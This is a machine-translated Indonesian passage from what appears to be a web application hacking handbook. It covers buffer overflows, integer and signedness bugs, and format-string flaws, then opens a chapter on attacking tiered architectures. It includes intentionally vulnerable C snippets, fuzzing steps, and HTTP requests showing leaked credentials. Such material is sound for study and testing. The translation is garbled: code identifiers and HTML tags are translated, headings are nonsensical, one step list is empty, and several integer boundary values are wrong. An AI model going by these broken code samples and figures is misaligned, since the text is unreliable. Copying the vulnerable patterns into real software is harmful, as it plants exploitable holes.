Kode menyalin hingga 32 byte dan kemudian menambahkan terminator nol. Oleh karena itu, jika nama pengguna berukuran 32 byte atau lebih, byte nol ditulis di luar akhir _nama belakang buffer, merusak memori yang berdekatan. Kondisi ini dapat dimanfaatkan. Jika item yang berdekatan pada tumpukan adalah penunjuk bingkai yang disimpan dari bingkai pemanggil, mengatur byte urutan rendah ke nol dapat menyebabkannya menunjuk ke

itu `_nama` belakang buffer dan karenanya ke data yang dikontrol penyerang. Saat fungsi panggilan kembali, ini memungkinkan penyerang mengambil kendali aliran eksekusi.

Kerentanan serupa muncul ketika pengembang mengabaikan kebutuhan buffer string untuk menyertakan ruang bagi null terminator. Pertimbangkan "perbaikan" berikut untuk limpahan tumpukan asli:

```
bool CheckLogin(char* nama pengguna, char* kata sandi) {  
  
    char* _nama pengguna = (char*) malloc(32);  
    strncpy(_username, nama pengguna, 32); . . .
```

Di sini, pemrogram membuat buffer ukuran tetap di heap dan kemudian melakukan operasi penyalinan buffer terhitung, yang dirancang untuk memastikan bahwa buffer tidak meluap. Namun, jika nama pengguna lebih panjang dari buffer, buffer akan terisi penuh dengan karakter dari nama pengguna, tidak menyisakan ruang untuk menambahkan byte null tambahan. Oleh karena itu, versi string yang disalin telah kehilangan terminator nolnya.

Bahasa seperti C tidak memiliki catatan panjang string yang terpisah. Akhir string ditunjukkan oleh byte nol (yaitu, satu dengan kode karakter ASCII nol). Jika sebuah string kehilangan terminator nolnya, panjang string tersebut secara efektif bertambah panjang dan berlanjut hingga byte berikutnya dalam memori, yang kebetulan bernilai nol. Konsekuensi yang tidak diinginkan ini seringkali dapat menyebabkan perilaku yang tidak biasa dan kerentanan dalam aplikasi.

Penulis menemukan kerentanan semacam ini dalam aplikasi web yang berjalan di perangkat keras. Aplikasi berisi halaman yang menerima parameter arbitrer di aPOSmeminta dan mengembalikan formulir HTML yang berisi nama dan nilai parameter tersebut sebagai bidang tersembunyi. Misalnya:

```
POST /formRelay.cgi HTTP/1.0  
Content-Length: 3  
  
a=b  
  
HTTP/1.1 200 oke  
Tanggal: KAMIS, 01 SEP 2011 14:53:13 GMT Tipe  
Konten: teks/html  
Konten-Panjang: 278  
  
<html>  
<kepala>  
<meta http-equiv="content-type" content="text/html; charset=iso-8859-1" > </head>  
  
<form name="FORM_RELAY" action="page.cgi" method="POST"> <input  
type="hidden" name="a" value="b">
```

```
</bentuk>
<body onLoad="document.FORM_RELAY.submit();"> </body>

</html>
```

Untuk beberapa alasan, halaman ini digunakan di seluruh aplikasi untuk memproses semua jenis masukan pengguna, yang sebagian besar bersifat sensitif. Namun, jika 4096 atau lebih byte data dikirimkan, formulir yang dikembalikan juga berisi parameter yang dikirimkan oleh *sebelumnya* permintaan ke halaman, meskipun ini dikirimkan oleh pengguna yang berbeda. Misalnya:

```
POST /formRelay.cgi HTTP/1.0
Content-Length: 4096
```

```
a=bbbbbbbbbbbbb[banyak lagi b]
```

```
HTTP/1.1 200 oke
Tanggal: KAMIS, 01 SEP 2011 14:58:31 GMT Tipe
Konten: teks/html
Konten-Panjang: 4598
```

```
<html>
<kepala>
<meta http-equiv="content-type" content="text/html;charset=iso-8859-1"> </head>

<form name="FORM_RELAY" action="page.cgi" method="POST"> <input type="hidden"
name="a" value="bbbbbbbbbbbbb[banyak lagi b]"> <input type="hidden"
name="strUsername" value="agriffiths"> <input type="hidden" name="strPassword"
value="aufwiedersehen"> <input type="hidden" name="Log_in" nilai="Masuk+Masuk">

</bentuk>
<body onLoad="document.FORM_RELAY.submit();"> </body>

</html>
```

Setelah mengidentifikasi kerentanan ini, dimungkinkan untuk melakukan polling pada halaman yang rentan secara terus-menerus dengan data yang terlalu panjang dan mem-parsing tanggapan untuk mencatat setiap potongan data yang dikirimkan ke halaman tersebut oleh pengguna lain. Ini termasuk kredensial login dan informasi sensitif lainnya.

Akar penyebab kerentanan adalah bahwa data yang disediakan pengguna disimpan sebagai string yang diakhiri null dalam blok memori 4096 byte. Data disalin dalam operasi yang diperiksa, sehingga luapan langsung tidak dimungkinkan. Namun, jika input yang terlalu panjang dikirimkan, operasi penyalinan mengakibatkan hilangnya null terminator, sehingga string mengalir ke data berikutnya di memori. Oleh karena itu, ketika aplikasi mem-parsing parameter permintaan, itu berlanjut hingga byte nol berikutnya dan karena itu menyertakan parameter yang disediakan oleh pengguna lain.

Mendeteksi Kerentanan Buffer Overflow

Metodologi dasar untuk mendeteksi kerentanan buffer overflow adalah mengirim rangkaian data yang panjang ke target yang teridentifikasi dan memantau hasil anomali. Dalam beberapa kasus, ada kerentanan halus yang dapat dideteksi hanya dengan mengirimkan string yang terlalu panjang dengan panjang tertentu, atau dalam rentang panjang yang kecil. Namun, dalam banyak kasus, kerentanan dapat dideteksi hanya dengan mengirimkan string yang lebih panjang dari yang diharapkan aplikasi.

Pemrogram biasanya membuat buffer ukuran tetap menggunakan angka bulat baik desimal atau heksadesimal, seperti 32, 100, 1024, 4096, dan seterusnya. Pendekatan sederhana untuk mendeteksi "buah yang menggantung rendah" di dalam aplikasi adalah mengirim string panjang saat setiap item data target diidentifikasi dan untuk memantau respons server terhadap anomalii.

LANGKAH HACK
<p>1. Untuk setiap item data yang ditargetkan, kirim rentang string panjang dengan panjang agak lebih panjang dari ukuran buffer umum. Misalnya:</p> <p>1100 4200 33000</p>
<p>2. Targetkan satu item data pada waktu untuk memaksimalkan cakupan jalur kode dalam aplikasi.</p>
<p>3. Anda dapat menggunakan sumber payload blok karakter di Burp Intruder untuk secara otomatis menghasilkan payload dengan berbagai ukuran.</p>
<p>4. Pantau respons aplikasi untuk mengidentifikasi anomalii apa pun. Overflow yang tidak terkontrol hampir pasti menyebabkan pengecualian dalam aplikasi. Sulit untuk mendeteksi kapan hal ini terjadi dalam proses jarak jauh, tetapi berikut adalah beberapa kejadian anomalii yang harus dicari:</p> <ul style="list-style-type: none">- Kode status atau pesan kesalahan HTTP 500, di mana masukan lain yang cacat (namun tidak terlalu panjang) tidak memiliki efek yang sama- Pesan informatif, yang menunjukkan bahwa terjadi kegagalan di beberapa komponen kode asli- Respons sebagian atau cacat diterima dari server- Koneksi TCP ke server tiba-tiba ditutup tanpa mengembalikan respons- Seluruh aplikasi web berhenti merespons
<p>5. Perlu diketahui bahwa ketika luapan berbasis heap dipicu, hal ini dapat mengakibatkan crash di beberapa titik mendatang, bukan langsung. Anda mungkin perlu bereksperimen untuk mengidentifikasi satu atau beberapa kasus uji yang menyebabkan kerusakan heap.</p>
<p>6. Kerentanan off-by-one mungkin tidak menyebabkan crash, tetapi dapat mengakibatkan perilaku anomalii seperti data tak terduga dikembalikan oleh aplikasi.</p>

Dalam beberapa kasus, kasus pengujian Anda mungkin diblokir oleh pemeriksaan validasi input yang diterapkan baik di dalam aplikasi itu sendiri atau oleh komponen lain seperti server web. Hal ini sering terjadi saat data yang terlalu panjang dikirimkan dalam string kueri URL dan dapat ditunjukkan dengan pesan umum seperti "URL terlalu panjang" sebagai respons terhadap setiap kasus pengujian. Dalam situasi ini, Anda harus bereksperimen untuk menentukan panjang maksimum URL yang diizinkan (biasanya sekitar 2.000 karakter) dan menyesuaikan ukuran buffer sehingga kasus pengujian Anda memenuhi persyaratan ini. Overflow mungkin masih ada di balik pemfilteran panjang umum, yang dapat dipicu oleh string yang cukup pendek untuk melewati pemfilteran tersebut.

Dalam kasus lain, filter dapat membatasi jenis data atau rentang karakter yang dapat dikirimkan dalam parameter tertentu. Misalnya, aplikasi dapat memvalidasi bahwa nama pengguna yang dikirimkan hanya berisi karakter alfanumerik sebelum meneruskannya ke fungsi yang berisi luapan. Untuk memaksimalkan keefektifan pengujian Anda, Anda harus berusaha memastikan bahwa setiap kasus pengujian hanya berisi karakter yang diizinkan dalam parameter yang relevan. Salah satu teknik yang efektif untuk mencapai hal ini adalah dengan menangkap permintaan normal yang berisi data yang diterima aplikasi dan memperluas setiap parameter yang ditargetkan secara bergantian, menggunakan karakter yang sama yang sudah ada di dalamnya, untuk membuat string panjang yang kemungkinan akan melewati filter berbasis konten apa pun. .

Bahkan jika Anda yakin bahwa ada kondisi buffer overflow, mengeksploitasiinya dari jarak jauh untuk mencapai eksekusi kode arbitrer sangatlah sulit. Peter Winter-Smith dari NGSSoftware telah menghasilkan beberapa penelitian menarik mengenai kemungkinan eksploitasi buffer overflow buta. Untuk informasi lebih lanjut, lihat whitepaper berikut:

www.ngssoftware.com/papers/NISR.BlindExploitation.pdf

Kerentanan bilangan bulat

Kerentanan terkait bilangan bulat biasanya muncul saat aplikasi melakukan beberapa aritmatika pada nilai panjang sebelum melakukan beberapa operasi buffer tetapi gagal memperhitungkan fitur tertentu tentang cara kompiler dan prosesor menangani bilangan bulat. Ada dua jenis bug bilangan bulat yang perlu diperhatikan: luapan dan kesalahan penandatanganan.

Integer Overflow

Ini terjadi ketika operasi pada nilai bilangan bulat menyebabkannya meningkat di atas nilai maksimum yang mungkin atau menurun di bawah nilai minimum yang mungkin. Saat ini terjadi, angkanya terbungkus, sehingga angka yang sangat besar menjadi sangat kecil, atau sebaliknya.

Pertimbangkan "perbaikan" berikut untuk heap overflow yang dijelaskan sebelumnya:

```
bool CheckLogin(char* nama pengguna, char* kata sandi) {  
  
    unsigned short len = strlen(username) + 1; char* _nama  
    pengguna = (char*) malloc(len); strcpy(_namapengguna,  
    nama pengguna);  
    ...
```

Di sini, aplikasi mengukur panjang nama pengguna yang dikirimkan pengguna, menambahkan 1 untuk mengakomodasi nol yang tertinggal, mengalokasikan buffer dengan ukuran yang dihasilkan, lalu menyalin nama pengguna ke dalamnya. Dengan input berukuran normal, kode ini berfungsi sebagaimana mestinya. Namun, jika pengguna mengirimkan nama pengguna 65.535 karakter, terjadi luapan bilangan bulat. Bilangan bulat berukuran pendek berisi 16 bit, yang cukup untuk nilainya berkisar antara 0 dan 65.535. Ketika sebuah string dengan panjang 65.535 dikirimkan, program menambahkan 1 ke dalamnya, dan nilainya berubah menjadi 0. Buffer dengan panjang nol dialokasikan, dan nama pengguna yang panjang disalin ke dalamnya, menyebabkan heap overflow. Penyerang telah secara efektif menumbangkan upaya pemrogram untuk memastikan bahwa buffer tujuan cukup besar.

Kesalahan Penandatanganan

Ini terjadi ketika aplikasi menggunakan bilangan bulat bertanda dan tidak bertanda untuk mengukur panjang buffer dan mengacaukannya di beberapa titik. Entah aplikasi membuat perbandingan langsung antara nilai yang ditandatangani dan tidak ditandatangani, atau meneruskan nilai yang ditandatangani sebagai parameter ke fungsi yang mengambil nilai yang tidak ditandatangani. Dalam kedua kasus, nilai yang ditandatangani diperlakukan sebagai padanannya yang tidak ditandatangani, yang berarti bahwa bilangan negatif menjadi bilangan positif yang besar.

Pertimbangkan "perbaikan" berikut untuk stack overflow yang dijelaskan sebelumnya:

```
bool CheckLogin(char* nama pengguna, int len, char* kata sandi) {  
  
    char _username[32] = ""; jika (len  
    < 32)  
        strncpy(_username, nama pengguna, len);  
    ...
```

Di sini, fungsi mengambil nama pengguna yang disediakan pengguna dan bilangan bulat bertanda yang menunjukkan panjangnya. Pemrogram membuat buffer ukuran tetap pada tumpukan dan memeriksa apakah panjangnya kurang dari ukuran buffer. Jika ya, pemrogram melakukan salinan buffer terhitung, yang dirancang untuk memastikan bahwa buffer tidak meluap.

Jikalau parameter adalah angka positif, kode ini berperilaku sebagaimana dimaksud. Namun, jika penyerang dapat menyebabkan nilai negatif diteruskan ke fungsi, pemeriksaan perlindungan programmer ditumbangkan. Perbandingan dengan 32 masih

berhasil, karena kompiler memperlakukan kedua angka sebagai bilangan bulat bertanda. Oleh karena itu, panjang negatif diteruskan kestrncpyberfungsi sebagai parameter hitungannya. Karena strncpy mengambil bilangan bulat yang tidak ditandatangani sebagai parameter ini, kompiler secara implisit memberikan nilai len untuk tipe ini, sehingga nilai negatif diperlakukan sebagai angka positif yang besar. Jika string nama pengguna yang disediakan pengguna lebih panjang dari 32 byte, buffer akan dilimpahkan seperti pada luapan berbasis tumpukan standar.

Jenis serangan ini biasanya hanya layak jika penyerang dapat secara langsung mengontrol parameter panjang. Misalnya, mungkin dihitung oleh JavaScript sisi klien dan dikirimkan dengan permintaan di samping string yang dirujuknya. Namun, jika variabel bilangan bulat cukup kecil (misalnya, pendek) dan program menghitung panjang di sisi server, penyerang juga dapat memasukkan nilai negatif melalui limpahan bilangan bulat dengan mengirimkan string yang terlalu panjang ke aplikasi .

Mendeteksi Kerentanan Integer

Secara alami, lokasi utama untuk menyelidiki kerentanan bilangan bulat adalah setiap contoh di mana nilai bilangan bulat dikirimkan dari klien ke server. Perilaku ini biasanya muncul dalam dua cara berbeda:

- Aplikasi dapat mengirimkan nilai integer dengan cara normal sebagai parameter dalam string kueri, cookie, atau isi pesan. Angka-angka ini biasanya direpresentasikan dalam bentuk desimal menggunakan karakter ASCII standar. Target yang paling mungkin untuk pengujian adalah bidang yang tampaknya mewakili panjang string yang juga dikirimkan.
- Aplikasi dapat meneruskan nilai bilangan bulat yang disematkan dalam gumpalan data biner yang lebih besar. Data ini mungkin berasal dari komponen sisi klien seperti kontrol ActiveX, atau mungkin telah dikirim melalui klien dalam bidang formulir atau cookie tersembunyi (lihat Bab 5). Bilangan bulat terkait panjang mungkin lebih sulit untuk diidentifikasi dalam konteks ini. Mereka biasanya direpresentasikan dalam bentuk heksadesimal dan seringkali langsung mendahului string atau buffer yang terkait. Perhatikan bahwa data biner dapat dikodekan menggunakan Base64 atau skema serupa untuk transmisi melalui HTTP.

LANGKAH HACK

1. Setelah mengidentifikasi target untuk pengujian, Anda perlu mengirimkan muatan yang sesuai yang dirancang untuk memicu kerentanan apa pun. Untuk setiap item data yang ditargetkan, kirim serangkaian nilai berbeda secara bergantian, yang mewakili kasus batas untuk versi bilangan bulat bertanda dan tidak bertanda tangan dengan ukuran berbeda. Misalnya:

- **0x7f dan 0x80 (127 dan 128)**
- **0xff dan 0x100 (255 dan 256)**

- 0x7ffff dan 0x8000 (32767 dan 32768)
 - 0xffff dan 0x10000 (65535 dan 65536)
 - 0xffffffff dan 0x80000000 (2147483647 dan 2147483648)
 - 0xffffffff dan 0x0 (4294967295 dan 0)
2. Ketika data yang dimodifikasi direpresentasikan dalam bentuk heksadesimal, Anda harus mengirimkan versi little-endian dan juga big-endian dari setiap kasus pengujian — misalnya, ff7f dan 7fff. Jika angka heksadesimal dikirimkan dalam bentuk ASCII, Anda harus menggunakan kasus yang sama yang digunakan oleh aplikasi itu sendiri untuk karakter abjad guna memastikan bahwa ini didekoden dengan benar.
3. Anda harus memantau respons aplikasi untuk kejadian anomali dengan cara yang sama seperti yang dijelaskan untuk kerentanan buffer overflow.

Memformat Kerentanan String

Kerentanan format string muncul saat input yang dapat dikontrol pengguna diteruskan sebagai parameter string format ke fungsi yang mengambil penentu format yang mungkin disalahgunakan, seperti pada printf keluarga fungsi di C. Fungsi ini mengambil sejumlah variabel parameter, yang dapat terdiri dari tipe data yang berbeda seperti angka dan string. String format yang diteruskan ke fungsi berisi penentu, yang memberi tahu jenis data apa yang terkandung dalam parameter variabel, dan dalam format apa itu harus dirender.

Misalnya, kode berikut menampilkan pesan yang berisi nilai darimenghitung variabel, diberikan sebagai desimal:

```
printf("Nilai hitung adalah %d", hitung.);
```

Penentu format paling berbahaya adalah %N. Ini tidak menyebabkan data apa pun dicetak. Sebaliknya, itu menyebabkan jumlah keluaran byte sejauh ini ditulis ke alamat penunjuk yang diteruskan sebagai parameter variabel terkait. Misalnya:

```
int jumlah = 43;
int ditulis = 0;
printf("Nilai hitung adalah %d%n.\n", hitung, &ditulis.); printf("%d byte dicetak.
\n", ditulis);
```

menghasilkan yang berikut ini:

Nilai hitungan adalah 43. 24 byte
dicetak.

Jika string format berisi lebih banyak penentu daripada jumlah parameter variabel yang diteruskan, fungsi tidak memiliki cara untuk mendeteksi ini, sehingga hanya melanjutkan pemrosesan parameter dari tumpukan panggilan.

Jika penyerang mengontrol semua atau sebagian string format diteruskan ke `aprintf`-fungsi gaya, ia biasanya dapat mengeksloitasi ini untuk menimpa bagian penting dari memori proses dan pada akhirnya menyebabkan eksekusi kode arbitrer. Karena penyerang mengontrol string format, dia dapat mengontrol jumlah byte yang dihasilkan fungsi dan penunjuk pada stack yang ditimpak dengan jumlah byte keluaran. Hal ini memungkinkannya untuk menimpa alamat pengirim yang disimpan, atau penunjuk ke penangan pengecualian, dan mengambil kendali eksekusi dengan cara yang sama seperti di stack overflow.

Mendeteksi Kerentanan Format String

Cara paling andal untuk mendeteksi bug string format dalam aplikasi jarak jauh adalah mengirimkan data yang berisi berbagai penentu format dan memantau setiap anomali dalam perilaku aplikasi. Seperti halnya dengan pemicu kerentanan buffer overflow yang tidak terkontrol, kemungkinan besar bahwa menyelidiki cacat string format akan mengakibatkan crash dalam aplikasi yang rentan.

LANGKAH HACK

Ringkasan

Kerentanan perangkat lunak dalam kode asli mewakili area yang relatif khusus dalam kaitannya dengan serangan terhadap aplikasi web. Sebagian besar aplikasi berjalan di lingkungan eksekusi terkelola di mana kelemahan perangkat lunak klasik yang dijelaskan dalam bab ini tidak muncul. Namun, terkadang jenis kerentanan ini sangat relevan dan ditemukan memengaruhi banyak aplikasi web yang berjalan di perangkat keras dan lingkungan tidak terkelola lainnya. Sebagian besar kerentanan tersebut dapat dideteksi dengan mengirimkan serangkaian kasus uji tertentu ke server dan memantau perlakunya.

Beberapa kerentanan dalam aplikasi asli relatif mudah untuk dieksloitasi, seperti kerentanan off-by-one yang dijelaskan dalam bab ini. Namun, dalam banyak kasus, mereka sulit untuk dieksloitasi hanya dengan akses jarak jauh ke aplikasi yang rentan.

Berbeda dengan sebagian besar jenis kerentanan aplikasi web lainnya, bahkan tindakan menyelidiki kelemahan perangkat lunak klasik kemungkinan besar akan menyebabkan kondisi penolakan layanan jika aplikasi tersebut rentan. Sebelum melakukan pengujian semacam itu, Anda harus memastikan bahwa pemilik aplikasi menerima risiko inheren yang terlibat.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Kecuali jika ada pertahanan khusus, mengapa buffer overflow berbasis stack umumnya lebih mudah dieksloitasi daripada overflow berbasis heap?
2. Dalam bahasa C dan C++, bagaimana panjang string ditentukan?
3. Mengapa kerentanan buffer overflow pada perangkat jaringan off-the-shelf biasanya memiliki kemungkinan eksplotasi yang jauh lebih tinggi daripada luapan pada aplikasi web berpemilik yang berjalan di Internet?
4. Mengapa string fuzz berikut gagal mengidentifikasi banyak contoh kerentanan string format?
%n...
5. Anda menyelidiki kerentanan buffer overflow dalam aplikasi web yang banyak menggunakan komponen kode asli. Anda menemukan permintaan yang mungkin berisi kerentanan di salah satu parameternya; namun, perilaku anomali yang Anda amati sulit untuk direproduksi dengan andal. Terkadang mengirimkan nilai panjang menyebabkan crash langsung. Terkadang Anda perlu mengirimkannya beberapa kali berturut-turut untuk menyebabkan kerusakan. Dan terkadang crash terjadi setelah sejumlah besar permintaan jinak.

Apa penyebab yang paling mungkin dari perilaku aplikasi?

Aplikasi penyerang likasi tekstur

Lengkungas

Arsitektur aplikasi web adalah area keamanan penting yang sering diabaikan saat keamanan aplikasi individual dinilai. Dalam arsitektur berjenjang yang umum digunakan, kegagalan untuk memisahkan tingkatan yang berbeda sering kali berarti bahwa satu cacat pada satu tingkatan dapat dieksloitasi untuk membahayakan sepenuhnya tingkatan lain dan oleh karena itu seluruh aplikasi.

Ancaman keamanan yang berbeda muncul di lingkungan di mana beberapa aplikasi dihosting di infrastruktur yang sama, atau bahkan berbagi komponen umum dari aplikasi menyeluruh yang lebih luas. Dalam situasi ini, cacat atau kode berbahaya dalam satu aplikasi terkadang dapat dieksloitasi untuk membahayakan seluruh lingkungan dan aplikasi lain milik pelanggan yang berbeda. Munculnya komputasi "awan" baru-baru ini telah meningkatkan paparan banyak organisasi terhadap serangan semacam ini.

Bab ini membahas berbagai konfigurasi arsitektur yang berbeda dan menjelaskan bagaimana Anda dapat mengeksloitasi cacat dalam arsitektur aplikasi untuk memajukan serangan Anda.

Arsitektur Berjenjang

Sebagian besar aplikasi web menggunakan arsitektur bertingkat, di mana antarmuka pengguna aplikasi, logika bisnis, dan penyimpanan data dibagi menjadi beberapa lapisan, yang mungkin menggunakan teknologi berbeda dan diimplementasikan pada berbagai lapisan.

komputer fisik. Arsitektur tiga tingkat yang umum melibatkan lapisan-lapisan berikut:

- Lapisan presentasi, yang mengimplementasikan antarmuka aplikasi
- Lapisan aplikasi, yang mengimplementasikan logika aplikasi inti
- Lapisan data, yang menyimpan dan memproses data aplikasi

Dalam praktiknya, banyak aplikasi perusahaan yang kompleks menerapkan pembagian yang lebih halus antar tingkatan. Misalnya, aplikasi berbasis Java dapat menggunakan lapisan dan teknologi berikut:

- Lapisan server aplikasi (seperti Tomcat)
- Lapisan presentasi (seperti WebWork)
- Lapisan otorisasi dan otentikasi (seperti JAAS atau ACEGI)
- Kerangka aplikasi inti (seperti Struts atau Spring)
- Lapisan logika bisnis (seperti Enterprise Java Beans)
- Pemetaan relasional objek database (seperti Hibernate)
- Panggilan JDBC basis data
- Server basis data

Arsitektur multitier memiliki beberapa keunggulan dibandingkan desain single-tier. Seperti kebanyakan jenis perangkat lunak, memecah tugas pemrosesan yang sangat kompleks menjadi komponen fungsional yang sederhana dan modular dapat memberikan manfaat besar dalam mengelola pengembangan aplikasi dan mengurangi munculnya bug. Komponen individu dengan antarmuka yang terdefinisi dengan baik dapat dengan mudah digunakan kembali baik di dalam maupun di antara aplikasi yang berbeda. Pengembang yang berbeda dapat bekerja secara paralel pada komponen tanpa memerlukan pemahaman mendalam tentang detail implementasi komponen lain. Jika perlu mengganti teknologi yang digunakan untuk salah satu lapisan, ini dapat dicapai dengan dampak minimal pada lapisan lainnya. Selain itu, jika diimplementasikan dengan baik, arsitektur multitier dapat membantu meningkatkan postur keamanan seluruh aplikasi.

Menyerang Arsitektur Berjenjang

Konsekuensi dari poin sebelumnya adalah bahwa jika ada cacat dalam implementasi arsitektur bertingkat, ini dapat menimbulkan kerentanan keamanan. Memahami model multitingkat dapat membantu Anda menyerang aplikasi web dengan membantu Anda mengidentifikasi di mana pertahanan keamanan yang berbeda (seperti kontrol akses dan validasi input) diimplementasikan dan bagaimana ini dapat dipecah melintasi batas tingkat. Arsitektur berjenjang yang dirancang dengan buruk memungkinkan tiga kategori serangan yang luas:

- Anda mungkin dapat mengeksloitasi hubungan kepercayaan antara tingkatan yang berbeda untuk memajukan serangan dari satu tingkatan ke tingkatan lainnya.

- Jika tingkatan yang berbeda dipisahkan secara tidak memadai, Anda mungkin dapat memanfaatkan cacat dalam satu tingkatan untuk secara langsung melemahkan perlindungan keamanan yang diterapkan pada tingkatan lain.
- Setelah mencapai kompromi terbatas pada satu tingkat, Anda mungkin dapat langsung menyerang infrastruktur yang mendukung tingkat lain dan karenanya memperluas kompromi Anda ke tingkat tersebut.

Kami akan memeriksa serangan ini secara lebih rinci.

Mengeksloitasi Hubungan Kepercayaan Antar Tingkatan

Tingkatan aplikasi yang berbeda dapat mempercayai satu sama lain untuk berperilaku dengan cara tertentu. Saat aplikasi berfungsi seperti biasa, asumsi ini mungkin valid. Namun, dalam kondisi anomali atau saat diserang aktif, mereka dapat rusak. Dalam situasi ini, Anda mungkin dapat mengeksloitasi hubungan kepercayaan ini untuk memajukan serangan dari satu tingkat ke tingkat lainnya, sehingga meningkatkan signifikansi pelanggaran keamanan.

Satu hubungan kepercayaan umum yang ada di banyak aplikasi perusahaan adalah bahwa tingkat aplikasi memiliki tanggung jawab tunggal untuk mengelola akses pengguna. Tingkat ini menangani autentikasi dan manajemen sesi dan mengimplementasikan semua logika yang menentukan apakah permintaan tertentu harus diberikan. Jika tingkat aplikasi memutuskan untuk mengabulkan permintaan, ia mengeluarkan perintah yang relevan ke tingkat lain untuk melakukan tindakan yang diminta. Tingkatan lain tersebut memercayai tingkat aplikasi untuk melakukan pemeriksaan kontrol akses dengan benar, dan karena itu mereka menghormati semua perintah yang mereka terima dari tingkat aplikasi.

Jenis hubungan kepercayaan ini secara efektif memperburuk banyak kerentanan web umum yang telah diulas di bab-bab sebelumnya. Ketika ada cacat injeksi SQL, sering kali dapat dieksloitasi untuk mengakses semua data yang dimiliki aplikasi. Bahkan jika aplikasi tidak mengakses database sebagai DBA, biasanya menggunakan satu akun yang dapat membaca dan memperbarui semua data aplikasi. Tingkat basis data secara efektif mempercayai tingkat aplikasi untuk mengontrol akses ke datanya dengan benar.

Dengan cara yang sama, komponen aplikasi sering kali dijalankan menggunakan akun sistem operasi yang kuat yang memiliki izin untuk melakukan tindakan sensitif dan mengakses file kunci. Dalam konfigurasi ini, lapisan sistem operasi secara efektif mempercayai tingkatan aplikasi yang relevan untuk tidak melakukan tindakan yang tidak diinginkan. Jika seorang penyerang menemukan cacat injeksi perintah, dia seringkali dapat sepenuhnya mengkompromikan sistem operasi dasar yang mendukung tingkat aplikasi yang disusupi.

Hubungan kepercayaan antar tingkatan juga dapat menimbulkan masalah lain. Jika ada kesalahan pemrograman dalam satu tingkat aplikasi, ini dapat menyebabkan perilaku anomali di tingkat lain. Misalnya, kondisi balapan yang dijelaskan di Bab 11 menyebabkan database back-end menyajikan informasi akun milik pengguna yang salah. Selain itu, ketika administrator sedang menyelidiki kejadian tak terduga atau pelanggaran keamanan, log audit dalam tingkatan kepercayaan biasanya tidak cukup untuk memahami sepenuhnya apa yang telah terjadi, karena mereka hanya mengidentifikasi

tier terpercaya sebagai agen event. Misalnya, setelah serangan injeksi SQL, log database dapat merekam setiap kueri yang diinjeksi oleh penyerang. Tetapi untuk menentukan pengguna yang bertanggung jawab, Anda harus mereferensikan silang kejadian ini dengan entri di log tingkat aplikasi, yang mungkin cukup atau mungkin tidak cukup untuk mengidentifikasi pelakunya.

Menumbangkan Tingkatan Lain

Jika tingkatan aplikasi yang berbeda tidak dipisahkan secara memadai, penyerang yang mengkompromikan satu tingkatan mungkin dapat secara langsung melemahkan perlindungan keamanan yang diterapkan pada tingkatan lain untuk melakukan tindakan atau mengakses data yang bertanggung jawab untuk dikendalikan oleh tingkatan tersebut.

Kerentanan semacam ini sering muncul dalam situasi di mana beberapa tingkatan berbeda diimplementasikan pada komputer fisik yang sama. Konfigurasi arsitektur ini adalah praktik umum dalam situasi di mana biaya merupakan faktor kunci.

Mengakses Algoritma Dekripsi

Banyak aplikasi mengenkripsi data pengguna yang sensitif untuk meminimalkan dampak penyusupan aplikasi, seringkali untuk memenuhi persyaratan peraturan atau kepatuhan seperti PCI. Meskipun kata sandi dapat diasinkan dan di-hash untuk memastikan bahwa kata sandi tidak dapat ditentukan bahkan jika penyimpanan data dikompromikan, diperlukan pendekatan yang berbeda untuk data di mana aplikasi perlu memulihkan nilai teks biasa yang sesuai. Contoh paling umum dari hal ini adalah pertanyaan keamanan pengguna (yang dapat diverifikasi secara interaktif dengan meja bantuan) dan informasi kartu pembayaran (yang diperlukan untuk memproses pembayaran). Untuk mencapai ini, algoritma enkripsi dua arah digunakan. Cacat khas saat menggunakan enkripsi adalah bahwa pemisahan logis tidak diperoleh antara kunci enkripsi dan data terenkripsi. Pemisahan cacat sederhana saat enkripsi diperkenalkan ke lingkungan yang ada adalah untuk menemukan algoritme dan kunci terkait di dalam tingkat data, yang menghindari dampak kode lainnya. Tetapi jika tingkat data pernah dikompromikan, misalnya melalui serangan injeksi SQL, menemukan dan menjalankan fungsi dekripsi akan menjadi langkah mudah bagi penyerang.


CATA Terlepas dari proses enkripsi, jika aplikasi dapat mendekripsi informasi, dan aplikasi sepenuhnya dikompromikan, penyerang selalu dapat menemukan rute logis ke algoritme dekripsi.

Menggunakan Akses Baca File untuk Mengekstrak Data MySQL

Banyak aplikasi kecil menggunakan server LAMP (satu komputer yang menjalankan perangkat lunak sumber terbuka Linux, Apache, MySQL, dan PHP). Dalam arsitektur ini,

